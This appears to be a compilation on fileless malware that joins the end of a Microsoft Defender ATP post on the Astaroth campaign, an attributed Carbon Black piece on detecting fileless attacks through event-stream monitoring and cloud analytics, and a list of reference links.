Using invisible techniques and being actually invisible are two different things. Using advanced technologies, Microsoft Defender ATP exposes fileless threats like Astaroth before these attacks can cause more damage.

Andrea Lelli
Microsoft Defender ATP Research

Talk to us

Questions, concerns, or insights on this story? Join discussions at the Microsoft Defender ATP community (https://techcommunity.microsoft.com/t5/Windows-Defender-Advanced-Threat/ct-p/WindowsDefenderAdvanced).

Follow us on Twitter **@MsftSecIntel** (https://twitter.com/MsftSecIntel).

What is Fileless Malware? | Fileless Malware Definition | Carbon Black

Content Courtesy of
https://www.carbonblack.com/resources/definitions/what-is-fileless-malware/
Because it doesn't follow the typical known path traditional malware does, traditional antivirus solutions don't stand a chance defending against fileless malware. In fact, in Carbon Black research, two thirds of security researchers said they were not confident legacy antivirus software could protect their organizations.

So what will work? The answer is to monitor a complete stream of events - how one individual event leads to and relates to another - to detect attackers leveraging these techniques

The underlying technology that supports these capabilities takes a fundamentally different approach than traditional antivirus software. It monitors the activity of users, applications and services, including related processes, inbound and outbound network traffic, requests to run applications, and changes to credentials or permission levels. In addition to

monitoring each individual event, it keeps a record of what triggered it in the first place; this allows this streaming technology (https://www.carbonblack.com/products/cb-defense/) to not just monitor individual events on an endpoint, but rather monitor and analyze the relationships among them.

This naturally creates a high volume of data, which is why the cloud (https://www.carbonblack.com/products/cb-predictive-security-cloud/) is an essential component to this approach. In the cloud, various analytic techniques like machine learning, behavioral analysis and event stream processing can be used to analyze the event streams, determine the risk of any given stream, and apply prevention policies against the stream should it exceed an acceptable level of risk.

References

https://www.alienvault.com/blogs/security-essentials/fileless-malware-detection https://searchsecurity.techtarget.com/answer/How-can-I-detect-fileless-malware-attacks https://techbeacon.com/security/how-your-security-team-can-combat-new-fileless-malware https://www.trendmicro.com/vinfo/us/security/news/security-technology/security-101-defending-against-fileless-malware https://www.bluvector.io/wp-content/uploads/2017/11/BluVector-Feature-Brief-Fileless-Malware-Detection.pdf https://www.microsoft.com/security/blog/2019/07/08/dismantling-a-fileless-campaign-microsoft-defender-atp-next-gen-protection-exposes-astaroth-attack/ https://www.mcafee.com/enterprise/en-us/security-awareness/ransomware/what-is-fileless-malware.html https://www.bromium.com/fileless-malware-webinar-all-you-need-to-know/ https://www.allot.com/wp-content/uploads/TB_FILELESS_MALWARE_THREAT_BULLETIN.pd_.pdf https://www.carbonblack.com/resources/definitions/what-is-fileless-malware/